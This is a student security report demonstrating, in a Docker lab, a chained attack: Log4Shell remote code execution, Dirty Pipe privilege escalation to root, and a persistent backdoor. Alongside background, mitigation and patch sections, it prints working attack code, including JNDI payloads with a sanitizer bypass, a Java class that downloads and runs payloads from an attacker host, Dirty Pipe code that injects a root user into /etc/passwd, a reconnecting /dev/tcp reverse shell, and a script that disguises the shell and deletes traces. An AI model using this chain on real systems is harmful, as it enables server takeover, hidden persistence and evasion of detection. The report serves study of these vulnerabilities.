A Practical Demonstration of an Exploitation Chain: From Remote Code Execution to Full System Compromise

Marco Giacobbe (575906) @Unime

June 30, 2025

Abstract

This report presents a practical demonstration of a cyberattack conducted in a controlled environment. The attack begins by exploiting the Log4Shell vulnerability (CVE-2021-44228), which enables remote code execution on a target system. After, the Dirty Pipe vulnerability (CVE-2022-0847) is used to escalate privileges to root. Finally, a persistent backdoor is installed on the system to maintain unauthorized access for the attacker.
The project demonstrates how multiple real-world vulnerabilities can be chained together to achieve a full system compromise.

Contents

1 Remote Code Execution with Log4Shell

1.1 Log4j

Apache Log4j is a widely used open-source logging framework for Java-based applications that provides a mechanism to generate and manage log messages at runtime. Publishing diagnostic information during the program execution to understand what the application is doing. Among the features that Log4j offers, there is the support for Java Naming and Directory Interface (JNDI).

1.1.1 Java Naming and Directory Interface

The Java Naming and Directory Interface (JNDI) is a Java API that allows applications to retrieve resources such as databases, configuration data and objects in a distributed manner through a naming service.
Let's suppose the following snippet of code:

```
Hashtable<String, String> env = new Hashtable<>();
env.put(Context.INITIAL_CONTEXT_FACTORY, "com.sun.jndi.ldap.LdapCtxFactory");
env.put(Context.PROVIDER_URL, "ldap://example.com:1389");

Context ctx = new InitialContext(env);
Object obj = ctx.lookup("JavaObject");
```

Listing 1: ...

The function `lookup("JavaObject")` will return an instance of JavaObject with the following steps:

1. JVM opens a LDAP connection with the LDAP server at `example.com:1389` and request for JavaObject

2. The LDAP server performs the look up and answer with a reference that guides JVM to retrieve the class

```
DN: JavaObject
javaClassName: JavaObject
javaCodeBase: http://remote-server.com/
objectClass: javaNamingReference
javaFactory: JavaObject
```

Listing 2: ...

3. now the JVM can fetch the object with `curl http://remote-server.com/Example.class`

If the class implements a static block, like the following, it will be executed when the class is loaded

```
public class Exploit {
  static {
    // Executed when the class is loaded
    System.out.println("Hello, World!");
  }
}
```

Listing 3: ...

If an attacker can control the LDAP URL, they can trick the JVM into requesting an object from a malicious server, enambling the execution of arbitrary code.

1.2 Log4Shell

Log4Shell is a vulnerability (CVE-2021-44228) that takes advantage of Log4j's capability to make requests to an LDAP server to retrieve data.
Log4j provides a mechanism to reuse configuration values using the syntax: `${prefix:name}`. For example`${java:version}`. could be converted into `Text: Java version 1.7.0_67`. Among the recognized expressions there is the support to JNDI with `${jndi:<lookup>}`, which allows data to be fetched through the jndi mechanism. The problem arires when this expression is permitted inside the log. If attackers can log an arbitrary string, they can force the application to retrieve information from a malicious server, which may return a class containing a malicious static block.

1.3 Testbed

To exploit the Log4Shell vulnerability a dedicated environment was built. The testbed consists of three containers managed by docker compose.

1.3.1 Attacker

The attacker container hosts the malicious servers that the victim will query to retrieve the malicious code. The first server is an LDAP server built with

marshalsec, which responds to the JNDI lookups and listens on port 1389. The second one is a Python HTTP server running on port 8000, which serves the malicious class file.

1.3.2 Victim

The victim consists of two containers. The first hosts a vulnerable web server on the port 8080 that simulate a dummy e-commerce site. The front-end is simple HTML, offering a list of devices and a form where users can input the device they want and their email. The back-end is implemented in Java and uses Log4j (version 2.14.1) for logging. Specifically the back-end's logging mechanism is built in order to log each page the user requests and every order they do, as shown in the following snippet.

```
dpipe@ubuntu:~/container/victim$ docker-compose up backend
Recreating backend ... done
Attaching to backend
backend | [*] Running the server...
backend | Victim HTTP server in ascolto su porta 8080...
backend | 2025-06-15 20:10:35,237 [Thread-2] INFO Backend - Request path: /
backend | 2025-06-15 20:11:10,968 [Thread-2] INFO Backend - ex@example.it has
     purchased item: 1
backend | 2025-06-15 20:11:25,984 [Thread-2] INFO Backend - Request path: /cart
```

Listing 4: ...

Besides the web server the victim includes a MySQL database listening on the port 3306 that comunicates with the backend in order to provide a list of available devices in stock and to store the purchases. While the first container exposes port 8080, the MySQL server is intended to communicate only with the backend. Therefore it does not expose its port externally. Instead both backend and database share a docker network. This setup ensures that the database is only accesible from the backend.
To simplify the test, attacker and victim share another docker network. With this networks configuration, containers can reach each other by their assigned names.

1.4 Exploit

Once the vulnerable application is deployed, the attack can be executed. The core of the attack resides in the malicious class, which must include a static block that is executed as soon as the instance is created. The following snippet shows the malicious class which is written to print a message and to obtain information about the user's privilege

```
public class Exploit implements ObjectFactory{
  static{
    System.out.println("Hello world from Remote!");
    String user = System.getProperty("user.name");
    String uid;
    try {
```

```
      Process p = Runtime.getRuntime().exec("id -u");
      InputStream is = p.getInputStream();
      BufferedReader reader = new BufferedReader(new InputStreamReader(is));
      uid = reader.readLine();
    } catch (Exception e) {
      uid = "Error";
    }
    System.out.printf("I'm %s (uid %s)\n", user, uid);
  }
}
```

Listing 5: ...

The lack of input sanitization allows the attacker to inject the payload directly into the form input, or alternatively into the URL. The injected string must be crafted to trigger a JNDI lookup, causing the JVM to retrieve the specific built class. An example of a properly formatted payload is: `${jndi:ldap://attacker:1389/Exploit}`.
The following snippet of log show how Log4Shell is triggered

```
backend | 2025-06-15 21:29:47,156 [Thread-2] INFO Backend - Request path: /
backend | 2025-06-15 21:29:47,229 [Thread-2] INFO Backend - Request path: /
    favicon.ico
backend | Hello world from Exploit!
backend | I'm root (uid 0)
backend |
backend | 2025-06-15 21:29:50,892 [Thread-2] INFO Backend - Form submission: ${
    jndi:ldap://attacker:1389/Exploit} has purchased item: 1
backend | 2025-06-15 21:29:50,986 [Thread-2] INFO Backend - Request path: /
    favicon.ico
backend | Hello world from Exploit!
backend | I'm root (uid 0)
backend |
backend | 2025-06-15 21:29:54,712 [Thread-2] INFO Backend - Request path: /${jndi
    :ldap://attacker:1389/Exploit}
```

Listing 6: ...

This demonstrates that the attacker is capable of remotely executing arbitrary code with root privileges. As a result, the server is fully compromised, and the attacker could potentially perform any action on the system.

1.5 Mitigation

The previous attack was so dangerous also as a consequence of a poor design of the web server for a couple of reason:

1. The backend run as root user
2. Let the attacker to write into the log

First of all, when designing an infrastructure, a good approach is to apply the principle of the least privilege. In this case study the server does not require root privileges to function correctly. It can be executed as a non-root user with read-only access to the filesystem, since the dummy backend never write files.

The following snippet show the output of the attack when the privileges are correctly managed.

```
victim | [*] Running the server as victim...
victim | Victim HTTP server in ascolto su porta 8080...
victim | Hello world from Exploit!
victim | I'm victim (uid 1000)
victim |
victim | 2025-06-15 21:57:01,834 [Thread-2] INFO Backend - Request path: /${jndi:
    ldap://attacker:1389/Exploit}
```

Listing 7: ...

It is shown that the attacker can still inject code into the server but cannot execute it with the root privilege.
The other problem with this implementation is that it allows site visitor to inject data into the system log. The attack could be prevented by avoiding the direct logging of the user input. If logging user input is required it is a good approach to sanitize it. In this way, it is still possible to log data from visitors without letting they to trigger any attack. A simple input sanitizing function can be, for example, the following, which substitute the sub-string `jndi` with `[REMOVED]`

```
public static String sanitizeLog(String input) {
    if (input == null) return "";
    return input.replaceAll("(?i)jndi", "[REMOVED]");
}
```

Listing 8: ...

1.5.1 Subverting Mitigation

The previous function is not able to fully sanitize all input. In fact it can be subverted with a specific crafted payload that escape the sanitizer and still trigger the attack.
For example, the lookup syntax is the following:`${lookupType:key:-default}`, it means that `${::-A}` will return A because the system can't solve the lookup and returns the default value. The attacker can subvert the sanitization of the input with the payload `${${::-j}ndi:ldap://attacker:1389/Exploit}`

```
victim | Hello world from Exploit!
victim | I'm victim (uid 1000)
victim |
victim | 2025-06-15 22:31:23,079 [Thread-2] INFO Backend - Request path: /${${::-
    j}ndi:ldap://attacker:1389/Exploit}
```

Listing 9: ...

Input sanitization does not completely solve the flaws, but it can be a good approach in line with the defense-in-depth principle, making the attack more difficult to be executed.

1.6 Patch

All Log4j versions from 2.0 up to 2.14.1 were vulnerable to the Log4Shell weakness. The first patch was included in version 2.15.0, which restricted the lookup mechanism by disabling the loading of remote classes. Another patch has been included in version 2.16.0 version where support for JNDI was completely removed from the framework.

2 Privilege Escalation with Dirty Pipe

2.1 Dirty Pipe

Dirty Pipe is a severe Linux kernel-level vulnerability, introduced in version 5.8, which allows unauthorized writing to read-only files. This can lead to serious security implications, including privilege escalation to root user. Moreover this vulnerability cannot be effectively mitigated, except by upgrading to a patched kernel version.

2.2 Linux background

In order to understand how dirty pipe works it is helpful to first understand concepts of Pipes and Pages in linux.

2.2.1 Zero-Copy methods

The memory of a process is divided into two spaces: **user space** and **kernel space**. The first one is where all user-level application live and it does not have direct access to the hardware. When an application needs to perform an operation, like reading a file, it must invoke the kernel with a system call. This cause a context switch from user to kernel and again to user when the second one has completed its task. A naive way to copy the contents of a file into another file can be read and store the first one into a buffer and copy the content of the buffer into the second file. In this way the content of the file will go from the kernel space (file 1), to the user space (buffer), to again the kernel space (file 2). In order to save resources Linux Kernel introduces some syscall that allow the user moving data across the parts of memory without going through the user spaces.

2.2.2 Copy-on-Write

The smallest unit of data managed by the kernel is called **Page**, usually 4096 bytes in size. When the kernel has to copy data, it generally copies the entire pages that contain that data. To optimize resources usage, the kernel use a sophisticated technique called Copy-on-Write (CoW) that allows page to be duplicated only when a process wants to modify them. The core idea is that writing data into the memory that are already presents in another section of memory would be a waste of resources.

2.2.3 Pipes

Another important concept are the **Pipes**. Pipes in linux allows two process to share data without going out from the kernel space: a process can push data into the pipe that are read from another process in a second moment. The kernel treats pipes as file with a First In First Out (FIFO) policy. Under the hood pipes (`pipe_inode_info`) are composed as a circular buffer of page, tipically 16. This is implemented with an array of pointer to `pipe_buffer` struct, which in its turn contain a pointer to a page.

```
struct pipe_inode_info {
    ....
    struct pipe_buffer *bufs;
    ....
};

struct pipe_buffer {
    struct page *page;
    unsigned int offset, len;
    ....
};
```

Listing 10: ...




Figure 1: Pipes' architecture

When a process wants to write on a page the kernel execute the following pseudo-code:

1. Find the current `pipe_buffer` where to write
2. Start to write until it is full or all data are written
3. If there are other data to write allocate new `pipe_buffer` and go back to point 2

What happens if someone copy a file's page into the pipe with the CoW technique? The pointer to the page of `pipe_buffer` will point to the page just copied. If the pipe allows the writing on this page also the original page will be modified. To prevent this a protection mechanism is needed. Therefore the flag

`PIPE_BUF_FLAG_CAN_MERGE` was introduced, if it is false the `pipe_buffer` can't be write anymore and the pipe must allocate a new one. The flow will be the following:

1. Find the current `pipe_buffer` where to write
2. If `PIPE_BUF_FLAG_CAN_MERGE` is true allocate a new `pipe_buffer`
3. Start to write until it is full or all data are written
4. If there are other data to write allocate new `pipe_buffer` and go back to point 2

The following simplified snippet of code show how a small write on a pipe's buffer mergeable is done

```
if ((buf->flags & PIPE_BUF_FLAG_CAN_MERGE) && //check if flag is true
    offset + chars <= PAGE_SIZE) { //check if there is space left

    // write into the buffer
    ret = copy_page_from_iter(buf->page, offset, chars, from);
    if (unlikely(ret < chars)) {
        ret = -EFAULT;
        goto out;
    }

    // update length after write
    buf->len += ret;
}
```

Listing 11: pipe_write in a mergeable buffer, kernel v5.8

If the pipe can't write in the previous buffer will instanciate a new pipe's buffer

```
buf = &pipe->bufs[head & mask];
buf->page = page;
buf->ops = &anon_pipe_buf_ops;
buf->offset = 0;
buf->len = 0;
if (is_packetized(filp))
    buf->flags = PIPE_BUF_FLAG_PACKET;
else
    // new buffer is mergeable
    buf->flags = PIPE_BUF_FLAG_CAN_MERGE;
pipe->tmp_page = NULL;

copied = copy_page_from_iter(page, 0, PAGE_SIZE, from);
if (unlikely(copied < PAGE_SIZE && iov_iter_count(from))) {
    if (!ret)
        ret = -EFAULT;
    break;
}
ret += copied;
buf->offset = 0;
buf->len = copied;
```

Listing 12: pipe_write in a non-mergeable buffer, kernel v5.8

2.2.4 Splice

`splice()` is a system call used to move data from or to a pipe through the kernel space, without going into the user space. The mechanism of copy is done with CoW. It means that splice copy a reference to the data that are supposed to be copied, and not data itselves. Under the hood the execution of splice from a file to a pipe execute the following snippet of code:

```
buf = &pipe->bufs[i_head & p_mask];
....
get_page(page);
buf->page = page;
buf->offset = offset;
buf->len = bytes;
```

Listing 13: copy_page_to_iter_pipe, kernel v5.8

We can visualize the state of the machine with the following diagram:




Figure 2: Pipe after Splice

Just for completeness, the file is reprented in C with `struct file` which has a pointer to `struct address_space` that represents the page cache associated to the file. In the end `struct address_space` has an expandible array (`xarray`) of pointer to `struct page`, that represents the actual page of the file.

2.3 Testbed

To test the dirty pipe vulnerability is enough having an OS with the vulnerable kernel. In this work has been used the 5.13.0-19 version.

2.4 Exploit

Dirty Pipe exploit born form the fact that, when a splice operation is done from a file to a pipe, it never check the correctness of the flag of `pipe_buffer`, nor does it initialize it. It means that if a `pipe_buffer` has `PIPE_BUF_FLAG_CAN_MERGE == True` the process can add data directly to the page in the page cache of the file. This behaviour is extemely dangerous. An attacker can open a read-only file, splice it into a mergeable `pipe_buffer` and write into it whatever it wants.
More specifically the exploit can be divided into the following steps:

1. The attacker initializes a mergeable `pipe_buffer` by writing data into a pipe and reading them back
2. The attacker can now splice a byte from the target file into the prepared buffer
3. Finally the attacker can add data in the pipe right after the spliced one. This additional bytes will overwrite the bytes in the page, effectively modifying the underlying file

The exploit has some limitations. First of all the write of additional data cannot cross a page boundary; this, in fact, would create a new buffer that no longer points to the same page of the file.
Moreover, the offset where the attacker want to write, cannot be exactly at start of the page; this because the attacker must splice the preceding byte, and if the offset is at the start of a page, the spliced byte would belong to the previous page, not making possible for the attacker writing in the page it wants.
Finally the file cannot be resized, the attack consists only in overwriting existing data on the page, without any change to tell to the handler of the file to add new data into the page cache.
Let's breakdown the code to execute the attack exploiting dirty pipe vulnerability. First we need to check that we are inside constraints of the exploit

```
size_t payload_size = strlen(payload);
off_t next_page_bound = (offset / PAGE_SIZE + 1) * PAGE_SIZE;
off_t end_offset = offset + (off_t)payload_size;

int fd = open(target_file, O_RDONLY);

struct stat st;
fstat(fd, &st);

// can't write at the start of the page
if (offset % PAGE_SIZE == 0) {
  return -1;
}
```

```
// can't write cross a page boundary
if (end_offset > next_page_bound) {
  return -1;
}

// can't resize file
if (offset > st.st_size || end_offset > st.st_size) {
  return -1;
}
```

Listing 14: ...

After the attacker must to prepare the pipe with the `PIPE_BUF_FLAG_CAN_MERGE` flag. In order to do this it must write the pipe and flush right after with a read

```
int set_mergeable_flag(int* pipe_fd) {
  // initialize the pipe
  pipe(pipe_fd);
  unsigned int pipe_size = fcntl(pipe_fd[1], F_GETPIPE_SZ);
  char buffer[pipe_size];
  memset(buffer, 'a', sizeof(buffer));

  // write on it will set the mergeable flag to true
  write(pipe_fd[1], buffer, sizeof(buffer));
  read(pipe_fd[0], buffer, sizeof(buffer));
}
```


Listing 15: ...

At this point the byte in position `offset-1` must be spliced inside the pipe

```
offset--;
splice(fd, &(offset), pipefd[1], NULL, 1, 0);
```

Listing 16: ...


In the following example the pipe see only the first byte of the page containing `T`, even if the page contains more data. Because the buffer is set mergeable the



attacker can perform a simple writing operation on the pipe

```
write(pipefd[1], payload, payload_size);
```

Listing 17: ...



While the pipe see only the string `T[HACKED]`, the truth is that the content of read-only file has been overwrite.

2.5 Privilege escalation

The attacker can leverage the exploit in order to escalate his privilege in the machine. In Linux OS information about user are stored in the read-only file `/etc/passwd`. Each records in the file has a : separated structure
`user:x:1000:1000:User Z:/home/user:/bin/bash`

1. **Username:** an unique string to identify the user
2. **Encrypted Password:** x means that the password is stored in /etc/shadow file
3. **User ID:** an unique number to identify the user (root has 0)
4. **Group ID:** an unique number to identify the group where the user is
5. **GECOS:** contain information about the user (useless for the privilege escalations purpose)
6. **Home Directory:** the path of the directory to open when user log
7. **Shell:** the default shell to open when user log

With the previous exploit, the attacker, could inject in the file a new user, with a choosen password and with root privilege. The following snippet show the effect of the exploit on the original file

```
[*] Printing first three line of /etc/passwd:
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nolohin

[*] Printing first three line of /etc/passwd after dirty pipe:
root:x:0:0:root:/root:/bin/bash
rooted:$6$abc$c8VnxzaZYGYxZ8OmP7er4JZXt.r7teLFBK4Hc0yjACOlBNYeOIaDPQ2P.
    aysqPo0cJNAU4ZGRcuwhsylmn3740:/:0:0:Rooted User:/root:/bin/bash
534:sync:/bin:/bin/sync
```

Listing 18: ...

In this case the attacker created the user rooted with root privileges with password rooted (in the log the password is hashed with the command `openssl passwd -6 -salt abc rooted` that compute sha-512 algorithm on the password using abc as salt in the passwd format)

2.6 Mitigation

There is not an effective way to prevent the exploit. The best thing to do is trying to detect using eBPF technology. This let to extend kernel's capabilities without changing the source code and compiling it. With this an hook can be placed on the splice syscall in order to monitor and logging its execution.

2.7 Patch

The exploit has been patched later in the version 5.18 by resetting the mergeable flag of the pipe's buffer during the splice syscall

```
buf = &pipe->bufs[i_head & p_mask];
....
buf->flags = 0; // this set the buffer non-mergeable
get_page(page);
buf->page = page;
buf->offset = offset;
buf->len = bytes;
```

Listing 19: copy_page_to_iter, kernel v5.18

3 Installing a Backdoor

At this point it is clear how the attacker is able to perform a remote code execution interacting with a web page, and how get root privileges exploiting a kernel vulnerability. However once the code in the static block of the malicious class has been executed, the attacker has no longer access on the server, unless the attack is repeated. To guarantee the access on the machine, the attacker,

may choose to install a backdoor.
A backdoor is a malicious software that permits to perform an action bypassing usual system's mechanism. In this case the attacker want to inject a software which allows it to access the server as a root in any moment.
In order to get this the malicious code must to open a reverse shell to the attacker. This allows the attacker to get a connection with an interactive shell from the machine victim

3.1 Reverse Shell

Athe attacker must to make the victim server to open a reverse shell with a connection to its own server on port 6666. This is done with the following line: `bash -i >& /dev/tcp/attacker_ip/attacker_port 0>&1.`
This open an interactive shell `bash -i`, redirect `stdout` and `stderr` (`>\&`) to `/dev/tcp/attacker_ip/attacker_port` and redirect `stdin` to `stdout`
The following log show how the attacker has access to the interactive shell as root user

```
bash-4.4# nc -lp 6666
root@2aac1cf4acbe:/app#
```

Listing 20: ...

Since the connection is initiated by the victim machine, the firewall tipically does not block it. Unlike in a bind shell, where the attacker has to initiate the connection.

3.2 Listener

The attacker must setup a server which listen for the connection from the reverse shell. To do this Netcat can be used with the following in-line command: `nc -lp 6666`

4 Exploitation chain

Now the main blocks of the attack are built. The attacker must chain them in order to gain the control over the victim machine. The chaining attack can be splittend in the following steps:

1. Exploit Log4Shell to execute arbitrary Java code on the machine.
2. The injected code contact the malicious server and retrieve the code to execute Dirty Pipe and the backdoor. After Dirty Pipe can be exploited to create a new root user.
3. Once Dirty Pipe inject the user a new process, executed by the new root user, must be created in order to install the backdoor

4. The backdoor contact the malicious server that is listening on a specific port and open to it a reverse shell

5. The attacker now has a shell of the victim server with root permissions

4.1 Exploit.java

The following snippet show the class that will be instantiated when LDAP malicious server is conctacted

```
public class Exploit implements ObjectFactory{
  static{
    String[] cmd = {"/bin/bash",
                    "-c",
                    "curl -s -o /tmp/dirtypipe http://attacker:8000/dirtypipe && "
                         +
                    "curl -s -o /tmp/backdoor.sh http://attacker:8000/backdoor.sh
                         && " +
                    "curl -s -o /tmp/rshell http://attacker:8000/rshell && " +
                    "chmod +x /tmp/rshell && " +
                    "chmod +x /tmp/dirtypipe && " +
                    "/tmp/dirtypipe"};
    try {
      Process p = Runtime.getRuntime().exec(cmd);
    } catch (Exception e) {}
  }
}
```

Listing 21: ...

It retrieve from the malicious server the files: dirtypipe, backdoor.sh and rshell, make them runnable and after call dirtypipe

4.2 dirtypipe.c

The exploitation of dirty pipe has already been broken down in the previous section, but for chained attack the previous code is not sufficient. Now that the new user has been created the backdoor must be installed. After exploiting dirtypipe, the process create a child process and use it to run backdoor.sh as the new user

```
int master;
pid_t pid = forkpty(&master, NULL, NULL, NULL);
if (pid == -1) {
  return -1
} else if (pid == 0) {
  // this is the child process
  execlp("su", "su", "-c", "bash /tmp/backdoor.sh", "rooted", NULL);
} else {
  // this is the father process
  char buffer[1024];
  int n;
  while ((n = read(master, buffer, sizeof(buffer) - 1)) > 0) {
    buffer[n] = '\0';
    if (strstr(buffer, "Password:") != NULL) {
```

```
      char* password = "rooted\n";
      write(master, password, strlen(password));
      break;
    }
  }
  waitpid(pid, NULL, 0);
}
return 0;
```

Listing 22: ...

This code uses forkpty in order to create a new process with an interactive shell, since `su` command requires the user's password to be entered interactively. Once the shell is running as the rooted user, it executes the bash script that installs the backdoor.

4.3 backdoor.sh

The attacker may want to keep access to the victim machine at any time. The backdoor must remain persistent even if the container is restarted (not resetted). While browsing the directories through the reverse shell, it is possible to find an sh file used to run the backend of the server when the container is started.

```
bash-4.4# nc -lp 6666
root@63f914d9052c:/app# ls
ls
bin
lib
resources
run.sh
src
root@63f914d9052c:/app# cat run.sh
cat run.sh
#!/bin/sh
echo "[*] Running the server as $(whoami)..."
java -Dcom.sun.jndi.ldap.object.trustURLCodebase=true \
    -cp "./bin:./lib/*:./resources" \
    -Dlog4j.configurationFile=./resources/log4j.xml \
    Backend &

wait
```

Listing 23: ...

The idea is to inject the command to open the reverse shell inside the file, right before the wait command

```
# hide the reverse shell
mv /tmp/rshell /lib/init/init-networkd

# inject command to open the reverse shell into run.sh
sed -i '/^wait$/i /lib/init/init-networkd&' /app/run.sh

# open reverse shell the first time
/lib/init/init-networkd
```

```
# delete the traces of the attack
rm /tmp/backdoor.sh
rm /tmp/dirtypipe
```

Listing 24: ...

4.4 reverseshell.c

The final block of the attack to break down is the file that execute the reverse shell. The previous section explained how the attacker can force the victim to open a shell to a malicious listener using the command:

```
bash -i >& /dev/tcp/attacker_ip/attacker/6666 0>&1
```

The following piece of code must run the previous command as the rooted user. Moreover if the connection is lost the shell must continously attempt to reconnect to the attacker's server.

```
while (1) {
  int master;
  pid_t pid = forkpty(&master, NULL, NULL, NULL);
  if (pid == -1) {
    return -1;
  } else if (pid == 0) {
    execlp("su", "su", "-c", "bash -i >& /dev/tcp/attacker/6666 0>&1", "rooted",
        NULL);
    return -1;
  } else {
    char buffer[1024];
    int n;

    while ((n = read(master, buffer, sizeof(buffer) - 1)) > 0) {
      buffer[n] = '\0';
      if (strstr(buffer, "Password:") != NULL) {
        char* password = "rooted\n";
        write(master, password, strlen(password));
        break;
      }
    }
  }
  waitpid(pid, NULL, 0);
  sleep(5);
}
```

Listing 25: ...

The code is quite similar to `dirtypipe.c`, but this time the child process runs the script to open the shell, while the parent process wait for few seconds before restarting the cycle.

4.5 Results

The attack described so far allows an attacker to take control of a victim's machine leaving as few traces as possible. Nevertheless, it can still be detected through some analysis:

- By identifying the program responsible for launching the reverse shell
- By inspecting `/etc/passwd` file, which contains the newly created user
- By examining `run.sh` file, which includes the command that run the reverse shell
- By analyzing the backend logs, which they reveal how the attacker tricked the JVM to contact the malicious LDAP server

```
backend | 2025-06-23 18:44:32,143 [Thread-2] INFO Backend - Request path: /
    ${jndi:ldap://attacker:1389/Exploit}
```

Listing 26: ...